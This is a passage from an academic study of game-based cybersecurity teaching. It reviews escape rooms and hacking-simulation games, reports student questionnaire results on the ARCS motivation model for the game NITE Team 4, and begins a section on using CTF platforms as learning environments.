Escape rooms are intended to support team building, improve critical thinking, and test problem-solving skills for groups of all kinds, simulating real environments, and could be virtual (computer games, smartphone applications) or physical. Other approaches extend to puzzles and interactive books or to the integration of Virtual Reality (VR) elements. Research highlighted three categories of escape rooms that differ significantly from each other and include physical, virtual, or focused learning techniques (Table 3.6). The above approaches could also be combined to create an immersive environment, providing rich media elements and interactivity. Some approaches focus on learning and training, such as the CGI CyberCon Escape Room³⁹. Other approaches include Spy Catcher⁴⁰, World of Escapes⁴¹, Livingsecurity Cyber Escape Room⁴²,

³⁹<https://www.cgi.com/fi/fi/cybercon-goes-shift>
⁴⁰<https://worldofescapes.com/jackson-ms/quests/paradox-challenge-rooms-jackson-spy-catcher>
⁴¹<https://worldofescapes.com/>
⁴²<https://www.livingsecurity.com/cyberescape-online>

Insecure Security Awareness⁴³, and Thales Cyber Escape Room⁴⁴.

Table 3.6: Deployment approaches for Escape Rooms.

Approach	Description	Examples
Physical	Maintain physical media, include riddles puzzles and combining technological elements to present the appropriate context.	Spy Catcher; World of Escapes
Virtual	Virtual and digital media or online platforms that relate to hacking and cyberthreats.	Livingsecurity Cyber Escape Room; Insecure Security Awareness; Thales Cyber Escape Room
Learning and Training	Totally focused on succeeding and define the learning outcomes.	Escape Room; CGI Cyber-Con Escape Room; Cyber Escape Room

However, there are not many examples of similar games or activities that involve so many human skills (Blohm & Leimeister, 2013). Regarding the use of escape rooms in the field of information security, in the Autonomous University of Barcelona (Borrego, Fernández, Blanes, & Robles, 2017), activities based on a real-life escape room were designed to motivate students and improve their acquisition of knowledge in courses on computer networks and information security. The results are claimed to be extremely positive, as the students had increased motivation and willingness to learn (Borrego et al., 2017).

Proposed future avenues for research and practice. Escape rooms could simulate a Cyber Range to enhance security and privacy awareness. The approach would be virtual or physical. Furthermore, escape rooms could be considered as the infrastructure to implement all of the above approaches and challenges. Finally, tools to enable additional customization capabilities could be integrated to ensure integration between CTF challenges and the aforementioned approaches. Escape rooms are based on shared environments that set the bases for active learning and social constructivism, providing the learning context bypassing any complex technical terms to reach ordinary people and public interest.

⁴³<https://www.infosecure.com/security-awareness-escape-room>

⁴⁴<https://www.thalesgroup.com/en/cyber-escape-room>

3.2 Engaging Students in Fundamental Cybersecurity Using Digital Game-Based Learning

In the previous section (Section 3.1) the theoretical and practical considerations regarding gamification and GBL were investigated. The analysis included existing learning theories of behaviorism, cognitivism, and constructivism, as well as pedagogies that focus on gamification and Game-Based learning. Subsequently, the approaches were analyzed to provide a classification explaining the details of each approach and its attributes. Creating learning experiences that appeal to personalized characteristics, a specific skill set, and background knowledge is expected to improve the motivation rates of learning programs and improve learning outcomes (Schiaffino & Amandi, 2009). Maintaining high levels of motivation on the topics of cybersecurity is difficult, due to issues arising from the lack of skills and technical experience of participants, while such educational programs require a great effort from smaller organizations (Berger & Jones, 2016).

In this section, the research scope is focused on computer and tabletop games that are related, but not limited, to cybersecurity including Hacknet⁴⁵, TIS-100⁴⁶, Shenzen I/O⁴⁷, d0x3d!⁴⁸ and Control-Alt-Hack⁴⁹ (Dennen, 2004; Gondree & Peterson, 2013; Gonzalez et al., 2017; Johnson et al., 2016; Al-Azawi et al., 2016). From the above, a computer game was selected as an approach that includes attributes that focus on the acquisition of skills and experience in a realistic educational context. The research goal is to investigate how a computer game can enhance self-learning experiences and provide fundamental knowledge on cybersecurity. From the investigation of the previous section, the following approaches were thoroughly tested to check the content and the relation to learning. The following approaches were analyzed in detail.

Computer and Serious Games. Commercial computer games offer different approaches, most notably in the form of simulations. Examples include Cyber-

⁴⁵<https://hacknet-os.com/>

⁴⁶<https://www.zachtronics.com/tis-100/>

⁴⁷<https://www.zachtronics.com/shenzhen-io/>

⁴⁸<https://d0x3d.com/>

⁴⁹<http://www.controlalthack.com/>

CIEGE, Cyphinx⁵⁰ and Cyberprotect⁵¹ which focus on cyber defense (Hendrix et al., 2016; Gonzalez et al., 2017; Cone et al., 2007; C. Irvine, 2011; Denning et al., 2013, 2014; Mirkovic, Tabor, Woo, & Pusey, 2015). The main aim of such approaches is to prepare the workforce, including system engineers, software developers, system designers, and network administrators, and to increase security awareness.

1. **Hacknet**⁵²: Hacknet is a computer hacking simulation game that showcases real networks and real-world systems. A set of toolkits is presented for forensic tests and ethical hacking, similar to the real version of the actual software. Furthermore, approaches such as *Uplink*⁵³ and other related games have been tested. The main positive learning results of this game are the introduction of network commands and familiarity with UNIX systems, as well as other basic cybersecurity topics, which lead to a wide range of positive learning outcomes.
2. **NITE Team 4**⁵⁴: NITE Team 4 is a simulation computer game with cybersecurity topics, using actual terms from NSA leaks. Tools that are already in the real world are also presented in the computer game. High engagement and similarity to real ethical hacking tools and methods are the main characteristics of this game, maintaining the ability to create realistic puzzles and challenges. Information on network protocols and topologies is presented, as well as real tools and services. The main difference from Hacknet is that the methods presented in NITE Team 4 are similar to real methods, and the steps are clear when it comes to learn basic concepts of cybersecurity. Furthermore, in the context of the game, educational material is added that includes real ethical hacking tools and penetration testing methods with real-world information.
3. **CyberCIEGE**⁵⁵: CyberCIEGE focuses on defensive cybersecurity tactics in which participants access a real VPN network. The goals of this

⁵⁰<https://cybersecuritychallenge.org.uk/>

⁵¹<https://gschallenge.com/cyber-protect/>

⁵²<http://www.hacknet-os.com/>

⁵³<https://www.introversion.co.uk/uplink/>

⁵⁴<https://www.niteteam4.com/>

⁵⁵<https://my.nps.edu/web/c3o/cyberciege>

game are to prepare to increase the security awareness of the workforce, such as system developers, software developers, system designers, and network administrators.

From the above, NITE Team 4 was approved as a good candidate to experiment with students.

3.2.1 Methodology

To integrate educational material and maintain a balance between fun and knowledge, it is important to specify key elements that can influence learning outcomes while maintaining the balance between fun and knowledge. A specific game was chosen for presentation in the laboratory to quantify effectiveness in terms of learning outcomes. To ensure that GBL methods promote active participation during learning, participants were given an in-game context to familiarize themselves with the main concepts. Specific guidance was provided before the learning process started.

The main steps that were followed in the approach are presented in Figure 3.1. During this study, active learning and instructional design were analyzed, as well as guidelines to collect a tangible and conceptual index to maintain the balance between fun and learning.




Figure 3.1: Methodology steps.

The specific computer game was selected mainly due to the correlation of the in-game context in contrast to the real-world methods. The methods presented were investigated in terms of their relation to real software tools. Additional information is provided on real webpages in relation to the in-game context.

The following principles were taken into account (Dennen, 2004; Dunphy & Dunphy, 2003) from Vygotsky's theory and the Zone of Proximal Development:

1. Provide a relevant context for the information that the participants are familiar with, so that the participant can recall the required information (Dunphy & Dunphy, 2003).
2. Organize the learning process into four stages and incorporate various subtasks to gradually build from simple concepts to complex scenarios (Dunphy & Dunphy, 2003).
3. Emphasis on team collaboration (Lin, 2015) and the importance of answering questions during learning (Dennen, 2004).
4. Enhance the process by increasing self-learning capabilities to fill the knowledge-experience gap between participants (Dennen, 2004; Dunphy & Dunphy, 2003).
5. Maintain concepts and scenarios at difficulty levels that are comfortable and challenging at the same time (Dennen, 2004; Dunphy & Dunphy, 2003).

Expected learning outcomes include improving background knowledge on fundamental cybersecurity concepts, skill acquaintance, and familiarization with ethical hacking and penetration testing. The context set within the computer game should help create a real educational environment.

The experiment was carried out on undergraduate students to check if computer games are capable of enhancing the learning processes in a particular course carried out in the Department of Informatics. Most of the participants had no significant experience or knowledge of cybersecurity. In particular, the observation focused on discovering actions that highlight components of collaborative learning, indicators that show elements of self-learning experiences, and the connection to the theoretical concepts presented. Various materials related to cybersecurity concepts were also presented during the learning process and before starting the game. The questionnaire was based on the four key elements of “*ARCS model of Motivational Design*”, namely Attention, Confidence, Relevance and Satisfaction (Keller, 1987).

3.2.2 A Computer Game as a Virtual Cybersecurity Learning Environment

Participants were guided by structured guidelines and had to take the first steps and learn the basic tactics. NITE Team 4 maintains a storyline that invites the player to be an employee of a company that hires a cybersecurity workforce personnel. The computer game presents the following message as an introduction: *“...some of the most advanced technology used to hack through corporate systems and networks, based on Real-World Events. The world today has evolved from regular warfare to cyberwarfare. As such, experienced personnel are required to repel attacks from various sources at any given time. Join us for a better world...”*. The message depicts an aspect of participating in real cases and gaining skills to execute and repel cyberattacks. Participants are rewarded with badges, gaining virtual certifications at each stage. These characteristics are important for participants to be motivated while at the same time they are important for control and assessment of their own progress. From that perspective, an important element of computer games is that they retain the ability to present step-by-step guidelines and engage in technical topics efficiently. The in-game guidelines are provided in a well-structured way that is effective in improving the self-learning experience.

The following categories are presented in the game context as basic commands to help players become familiar with the software tools. The basic topics presented within the computer game are as follows:

1. Basic Terminal Operations
2. Digital Forensics
3. Network Intrusion
4. Command and Control
5. Elite Training
6. Signal Intelligence
7. StingerOS Advanced

Most missions are highly correlated with real cyberthreats and cyberattacks, encapsulating information and software tools and providing additional information on the real software. The computer game is separated into the following large tasks or knowledge bodies in the fundamental concepts, and for the experiment all the 3 levels were executed.

Academy Level 1 - Basic Terminal Operations. This topic includes a collection of practices and missions that help participants learn basic tools and commands and become familiar with the digital environment. For example, at the first academy level, six training missions were included that contained a subset of training missions (Figure 3.2). More specifically, the submodules included Stinger's Open Source Intelligence (OSINT) Basics, Basic OSINT, Fingerprint, Advanced OSINT, Exploit Database, and Foxacid. All these tasks maintain a coding scheme (e.g., SOPS.01, OSINT.01). The terminology used in the game is closely related to the official cybersecurity curriculum. For example, even at an early age, tasks and missions in which official terminology such as OSINT methods are associated are related to official terminology.




Figure 3.2: Academy Level 1 - Steps and Progress Tracking.

Academy Level 2 - Digital Forensics. Topics like intelligence gathering, directory enumeration, and password attacks are presented at this level. Moreover, concepts such as Xkeyscore (used from NSA) derived from elements of ARG and were mentioned in order to present a real-world context.

Academy Level 3 - Network Intrusion. Tools like Intelligence Gathering focused on network infrastructure and exploitation tools were introduced. Concepts such as MITM were introduced, together with the Social Engineering Toolkit (SET Toolkit⁵⁶).

NITE Team 4 maintains multiple tools (Figure 3.7), software components, modules, and sub-modules to create a more engaging and customized experience. NITE team 4 has already been announced in partnership with the International Air Transport Association (IATA) to adopt practices that improve cybersecurity skills. Featuring real cases, including modern cyberthreats, the main focus is to maintain threat cases for educational purposes. Moreover, showcases related to the game are also presented in events such the RSA Conference, The Black Hat convention, and SecTor conventions as mentioned in the company that built the approaches (Alice & Smith⁵⁷).

Table 3.7: Main tools and software components.

Information Gathering	Network Intrusion
Host Fingerprint	Phone CID Backdoor
Exploit Database	Password Attack
WMI Scanner	MITM
Air Crack	Social Engineering Toolkit
Active Directory	Hydra Terminal
Data Forensics	Advanced Tools
Xkeyscore Forensics	Turbine C2 Registry
File Browser	Satellite Feed
TBW Archive	Hivemind Network
Notepad	Command Center

From the analysis, there seems to be a correlation between the concept of the game and reality. In this regard, it is important to mention that some players during the experiment mentioned that fundamental cryptography skills were required to complete some of the missions. This issue could be solved and improve the learning experience in terms of real skills, if users were introduced to basic principles and a set of challenges between the main challenges. The fundamental tools that are presented inside the game compared to reality are presented in Figure 3.8.

⁵⁶<https://github.com/trustedsec/social-engineer-toolkit>

⁵⁷<https://aliceandsmith.com>

Table 3.8: Comparison between in-game commands and real commands.

Action	NITE Team 4	Real-world
Port Scanning	Fingerprint	Nmap
DNS Enumeration/ Sudomains (OSINT)	Osintscan	The Harvester, sublist3r
DNS Enumeration/ Sudomains (Wordlist)	Sfuzzer	Dirb, Dirbuster, DNSRecon
Search vulnerabilities	Searchsploit	Searchsploit
Discover running services	Netscan	Nikto, Wpscan
Packet Capturing (802.11)	Airodump	Airodump-ng

Realistic Scenarios. The following methods are presented, and are strongly linked to the real cases and methods often used in ethical hacking and penetration testing:

1. Reconnaissance and Intelligence Gathering: Enumerate digital assets within the network to find any subdomains and map the network using the in-game commands *sfuzzer* and *OSINTscan*. Afterwards, participants are invited to perform port scanning and vulnerability analysis using the associated real software tools (e.g., Nmap, WPscan, Nikto).
2. Network Infiltration: Connect on digital assets by exploiting vulnerabilities using various rootkits and exploits similar to Metasploit.
3. Network Scanning (Insider): Execute realistic commands such as *netscan* and *airodump* to discover any devices connected to the network and also to discover and enumerate folders across the network, such as shared folders.
4. Password Attacks: Password attacks are launched to access services and enumerate devices on the network. Basic tools are introduced that are similar to the real ones, such as *John the Ripper* and use dictionary files similar to the popular *RockYou.txt*. This file is a commonly used wordlist for brute-force attacks, while John the Ripper is a well-known software tool for executing password attacks.

Moreover, basic malware, hacking tools, and exploits are presented in the game context using rootkits with the following names: (i) “Assassin”, and (ii) “AfterMidnight”. Furthermore, the in-game software tool, namely “Foxacid Server”, is used in the game context similar to Metasploit. A specific in-game

command, namely “searchsploit”, is also presented to search information related to exploits and vulnerabilities similar to the list of CVE.

Finally, the game provides more information about each concept and tool, redirecting users to various websites, blogs, and Wikipedia pages to gain more information about real commands and software tools. For instance, information related to the Kali Linux Operating System and the Metasploit framework is provided during the in-game phases. In this regard, it is important that students follow these links to learn more about the type of cyberattacks and become familiar with real software tools.

3.2.3 Experiments

The feedback from the students on learning experiences and learning outcomes was evaluated using the following indicators (Keller, 1987):

1. **Attention (A):** Refers to elements of perceptual stimulation, active participation, and the ability to present a context similar to the interests of participants, capturing their attention.
2. **Relevance (R):** Includes elements that help participants understand the relevance of past knowledge and includes specific goal orientation, familiarity, and context related to the learner’s needs and motives.
3. **Confidence (C):** Attributes that reinforce learners’ positive expectations of success, personal responsibility, and self-control elements through the learning process.
4. **Satisfaction (S):** Enjoyable and fun elements and characteristics such as extrinsic rewards while enhancing extrinsic and intrinsic reinforcement related to the effort.
5. **Perceived Learning (additional to the ARCS model):** Refers to attributes like self-report capabilities, knowledge acquaintance, or more accurately as “Self-report of knowledge gain, generally based on some reflexion and introspection” (Bacon, 2016).
6. **Relation to the Real-world:** It is important to mention the importance of including real-world scenarios, tools, and commands during the

learning process (Kiili, 2005). Towards this direction, the virtual learning environment is important to be a representation of real cases and scenarios.

7. **Technical Relevance to Fundamental IT topics:** Since cybersecurity topics require strong background knowledge in other IT topics, perceived learning is achieved considering other IT topics. Finally, it is important to identify any direct or indirect impact on learning outcomes in general.

For each indicator, participants were asked to answer on a seven-point Likert scale if they disagree (grade 1) or completely agree (grade-7). Taking inspiration from Keller’s model of motivation (ARCS), the concepts of Attention, Confidence, Relevance and Satisfaction (Keller, 1987) were integrated in the evaluation process.

Attention. The main objective was to achieve high levels of attention, to increase levels of engagement during the learning process. In Table 3.9 the statements related to the element of Attention are presented.

Table 3.9: Questionnaire elements to evaluate the motivational concept of Attention.

Concept	Question - Statements
Attention 1	The presented process included various self-learning capabilities.
Attention 2	During the lab I was focused and absorbed in the process.
Attention 3	It is an “eye-catchy process”.
Attention 4	The way in which learning objectives were presented helped me focus.
Attention 5	Storytelling is exciting and it helps me to go on.

Some participants scored very low in evaluating the total process as a good approach for cybersecurity training, and it was mentioned that approaches such as CTF would be more appropriate. Regarding the statements in 3.9, average score for the construct of Attention was 73.46%.

Relevance. In Table 3.10, it showed that participants with a strong background knowledge would understand most of the cybersecurity topics presented in the computer game. For example, the challenges provided could result in fundamental skills related to other IT topics, such as databases and operating systems. As a result, the acquisition of skills and background knowledge through this method can ultimately positively influence other IT topics. However, it is still difficult to understand how this process could result in better

grades. The average score for the construct of Relevance was 76.40% (Table 3.10).

Table 3.10: Questionnaire elements to evaluate the motivational concept of Relevance.

Concept	Question - Statements
Relevance 1	It reflects, to a good extent, possible real case scenarios.
Relevance 2	I can correlate the content with concepts that I am already familiar with such as Databases, Networks, Programming, and Operating Systems.
Relevance 3	The content is related to my general interests in the scientific field.
Relevance 4	This methodology corresponds to my IT needs.
Relevance 5	I am aware of most topics and I can discover related information in topics of Programming, Databases, Network and Web Infrastructure

Confidence. Participants indicated that self-learning features are very helpful and improve their control ability throughout the process (Table 3.11). Therefore, computer games can be used efficiently as a self-assessment method to assess each step. High-interactivity elements increase participants' confidence, as are high-interactivity elements, and together with elements of collaborative learning, the learning process achieves high levels of engagement.

Table 3.11: Questionnaire elements to evaluate the motivational concept of Confidence.

Concept	Question - Statements
Confidence 1	How much despite the difficulties this methodology increases the feeling of perseverance in order to discover the solution.
Confidence 2	I want to finish the lab (to see everything - it is interesting).
Confidence 3	I would like to explore hidden sub-challenges or optional context.
Confidence 4	Gradually and during the lab, I think I can cope better and I feel self-confident.
Confidence 5	This methodology does correspond to my IT needs.
Confidence 6	During the process I feel I have the control.
Confidence 7	Using this method as an assessment method is a good idea. I am not scared of that as much as of the exams.

Most of the participants were eager to continue the process after acquiring enough familiarity with basic concepts in the game to retain this process. The average score for the construct of Confidence was 74.76% (Table 3.11).

Satisfaction. Some participants indicated that this process was the best and most enjoyable process they had ever had during their undergraduate studies (Table 3.12). This shows that collaborative learning can improve engagement levels and create an enjoyable learning environment. The average score on the construct of Satisfaction was 78.47% (Table 3.12).

Table 3.12: Questionnaire elements to evaluate the motivational concept of Satisfaction.

Concept	Question - Statements
Satisfaction 1	I would like to repeat this process without caring for academic rewards and marks. I would like to learn more.
Satisfaction 2	Really, I had a lot of fun.
Satisfaction 3	I did not feel tired when I played.
Satisfaction 4	I feel satisfied after the lab.
Satisfaction 5	I really enjoyed this process as a virtual learning environment.
Satisfaction 6	I felt that time passed very quickly.
Satisfaction 7	I felt happy during the process.

Perceived Learning. The average score for the concept of Perceived Learning was 78.70% (Table 3.13). The students indicated that they got familiarity with the fundamental concepts, which makes it easier for them to engage in realistic exercises that include a Command Line Interface (CLI) which was not possible before. Most of the students usually think that the CLI is very difficult to handle. Their involvement in the computer game showed them that it is capable of handling such tasks if they persist enough.

Table 3.13: Questionnaire items to evaluate Perceived Learning.

Concept	Question - Statements
Perceived Learning 1	Could create the right environment for learning more information and acquire skills.
Perceived Learning 2	It is like a virtual learning environment, however it requires customization.
Perceived Learning 3	It might help me to improve my grades (as a result of familiarity with other fields).
Perceived Learning 4	It is perceived by me that I have developed some skills.
Perceived Learning 5	I can perceive that through this methodology I acquired knowledge and skills.

Relation to the Real-world. Since in this study a computer game was used, it is important to compare it with the commands and tools used in the real world. In Table 3.14 the statements are presented to evaluate how much the computer game matches reality.

From the participants' responses regarding how the computer games relate to real-life scenarios, there were positive responses. A high correlation was found with Kali and other penetration tools and methods. However, some command and software tools were mentioned to be non-existent in reality. The correlation between real-world software tools and cases in relation to the context

Table 3.14: Questionnaire items to evaluate Real-World.

Concept	Question - Statements
Real-world 1	The presented challenges were similar to real-world incidents.
Real-world 2	This method is good for acquiring basic familiarity with some real penetration tools.
Real-world 3	Multi-faceted learning, helps me to understand most of the methods.
Real-world 4	It is possible that the presented scenarios and cases could be real cases.
Real-world 5	Cases are very real. If I did not know that the system is a game I would possibly think that this is real.

of the game scored 72.20%.

Technical Relevance to Fundamental IT topics. In Table 3.15 the statements stating if this approach would have a positive impact on fundamental IT topics. More specifically, the relation exists in terms of using Linux operating systems, CLI, and basic networking commands, among other concepts.

Table 3.15: Questionnaire elements to evaluate related topics.

Concept	Question - Statements
Related Topics 1	It would be nice to have similar learning processes with the right customization context in other courses as well.
Related Topics 2	After my participation, my learning ability in other fields seems to improve.

The possibility for the approach to present other IT topics relevant to cybersecurity scored 80.51%.

3.2.4 Discussion on the Empirical Data

The ARCS model itself provides information on the impact of learning and the level of participation during the learning process. The result presents that a high level of engagement was achieved during the learning process, and the ARCS model justify the positive results. The average scores are summarized in Table 3.16.

The proposed approach considered the ARCS model (Keller, 1987) to assess motivation levels and discover elements associated with perceived learning. Most of the participants had sufficient approval to use this method as a learning process (76.48%), as presented in Table 3.16. The reliability check for each construct is presented in Figure 3.17.

Most constructs get enough reliability scores, but all are based on the ability

Table 3.16: Summary scoring table.

Concepts	Average Score(%)
Attention	73.46%
Relevance	76.40%
Confidence	74.76%
Satisfaction	78.47%
Perceived Learning	78.70%
Relevance with other Topics	80.51%
Real-world	72.07%

Table 3.17: Reliability Check - Cronbach Alpha.

Attention	Relevance	Confidence
Cronbach Alpha: 0.86, N: 7	Cronbach Alpha: 0.80, N: 6	Cronbach Alpha: 0.84, N: 6
Satisfaction	Perceived Learning	Real-World Elements
Cronbach Alpha: 0.91, N: 7	Cronbach Alpha: 0.86, N: 5	Cronbach Alpha: 0.39, N: 5

of this approach to show real events and incidents or to be used to teach other IT topics. Given the answers related to the acceptance of this approach on other topics, it is clear that it may be difficult to use it extensively as an official academic assessment method. Students, for example, tended to be confused as to how this method could build their skills and knowledge in the official academic curriculum.

3.3 Adapting CTF challenges into virtual cybersecurity learning environment

CTF challenges could be used not only as a skill assessment method, but also as a learning tool. In this study, two CTF hosting platforms (CTFd and FBCTF) were used to adopt and present a selected set of CTF challenges as the main learning environment in cybersecurity. In this case, the CTF challenges were presented in a linear sequence with a learning context to gradually engage the students with knowledge, skills and technical experience. As a result, students engaged in complex cybersecurity topics, overcoming knowledge barriers that typically prevent them from engaging in hands-on practice.

The theoretical value of this study concerns the integration and alignment of the ARCS model of motivation. CTF challenges can provide a learning environment that is related to the learning theory of constructivism. Therefore,

each learning step was designed accordingly to build a methodological approach to use the CTF challenges as a learning tool. To this end, various attributes were integrated, including gamification, collaborative learning, and attributes that increase knowledge and skill acquisition. To evaluate the approach, an empirical analysis and a behavioral analysis using observational research were performed. In this study, the impact of the proposed method on the acquisition of skills and knowledge and the potential use of CTF challenges in the academic environment was evaluated. The ability to use CTF challenges on other topics than cybersecurity was also evaluated by presenting relevance between different topics, such as technology concepts that vary from operating systems, networks, databases, and Web technologies.

3.3.1 Methodology and Deployment

To achieve the objectives of this research, an engaging learning experience was developed integrating interactivity, gamification, self-directed, and collaborative learning attributes, among others. Specifically, a lab experiment, featuring cybersecurity topics, was conducted for undergraduate students of the 7th semester of the Department of Informatics of the Ionian University, Corfu, Greece, and then the approach was evaluated using quantitative and observational research. The proposed methodology includes the creation and deployment of a preengagement survey, an observational research during the learning phase, and a final survey to evaluate the ability to include the ARCS model in the approach. The goal of the preengagement survey was to identify the topics that students were most familiar with and to obtain feedback from students. This information was used to select the appropriate CTF challenges according to the skills of the participants and their personal preferences. More specifically, the methodology was created using the following building blocks.

Building Block 1: ARCS Model of Motivational design. For designing the learning method and extract relevant results, metrics were used based on Keller's ARCS Model of Motivational Design (Keller, 1987). This model is focused on intrinsic attributes which enhance the total motivation affecting the metrics of attention, relevance, confidence, and satisfaction. Additional attributes were taken into account, such as perceived learning and self-directed learning capabilities (Richardson, 2001; Barzilai & Blau, 2014; Garrison, 1997).

The proposed learning method is derived from the learning theory of constructivism, which means that the lecturer's role is to guide and facilitate the total process and help students to achieve their goals (Kim, 2001; Kalina & Powell, 2009; Pittman & Pike, 2016; Jonassen, 1997; Pivec et al., 2004). The theory of social constructivism and Vygotsky's Zone of Proximal Development were also taken into consideration (Chaiklin, 2003a; Kalina & Powell, 2009). Therefore, in the proposed approach, the instructor acts as a facilitator during the learning process while supporting the learning curve of each student. Taking inspiration from Keller's motivation model (Keller, 1987), the concepts of Attention, Confidence, Relevance and Satisfaction are specified and enhance the method. To evaluate the proposed approach, this study is focused on the topics of cybersecurity and, more specifically, on the investigation of motivation levels and perceived learning (Burley et al., 2017; Namin, Aguirre-Muñoz, & Jones, 2016; Yasinsac, 2002).

Building Block 2: CTF challenges as a cybersecurity learning process.

CTF challenges are proposed as the main tool for enhancing the learning process, by enabling active participation and achieving high levels of engagement. Before the process, user profiles were maintained to present and design new exercises. It is important to discover the main themes and elements in which the participants are most interested. The challenges of CTF have already been proposed as an assessment method (Chothia & Novakovic, 2015; Leune & Petrilli Jr, 2017) and to investigate the results of such an approach as well.

For the purpose of this research, CTF challenges from Vulnhub were used to deploy the approach. CTF challenges seem to be important both to participants and to organizers, in terms of the provision of experience and knowledge to design better methods and learning tasks (C. Eagle & Clark, 2004; Antonioli et al., 2017; Leune & Petrilli Jr, 2017; Burket et al., 2015; Werther et al., 2011). The positive learning outcomes of gamification in a virtual learning environment are also noted in the literature (Boopathi et al., 2015; Denning et al., 2013; Leune & Petrilli Jr, 2017; Hendrix et al., 2016). Nowadays, it is common for various events to include CTF competitions and workshops, presenting a wide variety of security challenges (Nakaya, Akagi, & Tominaga, 2016; Taylor et al., 2017a; Leune & Petrilli Jr, 2017). Conducting a successful

learning process requires converting and adapting CTF challenges taking into account the specific learning goals and skillset requirements. CTF challenges provide instant feedback, resulting in self-directed learning and self-assessment experiences that derive from the theory of constructivism, since participants are called to solve the set of tasks on their own or with collaboration (Pittman & Pike, 2016; Laurent Cifuentes, 2010; Jonassen, 1997; Pivec et al., 2004). A pre-engagement survey was used to extract information on participants' needs, interests, as well as details about previous experience and background knowledge.

Building Block 3: Gamification. Concerning the attribute of gamification and the impact of computer games on cybersecurity, various examples can be found in the literature, such as serious games, board games and tabletops, STEM (Science, Technology, Engineering and Mathematics) and finally CTF challenges (Dillenbourg, Schneider, Synteta, et al., 2002; Tseng, Chang, Lou, & Chen, 2013; Boopathi et al., 2015). A balance between problem-solving, instructive material, and assessments, together with gamification elements could result in positive learning outcomes (Cordova & Lepper, 1996; Pivec et al., 2004). Gamification elements were used by providing a scoreboard, using the CTFd⁵⁸ and FBCTF⁵⁹ hosting platforms. Furthermore, the challenges included step-by-step scenarios, some of them providing storytelling elements, and participants were encouraged to work in teams and help each other. The learning experience included goals and subgoals, usually presented as scenarios from a computer game, including tutorials. Through scoreboards, the participants were highly engaged, creating a competitive environment during the assessments. The gamification attributes presented through this approach were the following:

1. Problem solving attributes
2. Grading system/Scoreboard
3. Trial-and-error
4. Story-telling elements

⁵⁸<https://ctfd.io/>

⁵⁹<https://github.com/facebookarchive/fbctf>

5. Event/Competition/Tournament
6. Teamwork/Collaborative learning
7. Sharing information

The learning experience included goals and subgoals, similar to the scenarios presented from a computer game, including the tutorials as well.

Building Block 4: Problem-based and challenge-based learning. By integrating *Challenge Based Learning (CBL)* and *Problem Based Learning (PBL)*, students are usually invited to learn about a topic by exposing themselves to multiple problems and being able to construct their own understanding of each concept and set their personal solutions. These attributes are important for achieving high motivation levels and developing self-paced steps, enhancing collaboration during the learning process. Designing and constructing personalized projects and presenting them to the participants, could result in active learning experiences, which is more promising from just digesting course content (Bruckman, 1998; Papert & Harel, 1991; Savery & Duffy, 1995; Jonassen & Rohrer-Murphy, 1999; Pittman & Pike, 2016; Dark & Mirkovic, 2015). During the challenges, it was important to maintain information about the skillset of the participants, background knowledge, and motivations to participate in these activities, in order to have a clearer view of the whole process (Cheung, Cohen, Lo, Elia, & Carrillo-Marquez, 2012; Tobey, 2015).

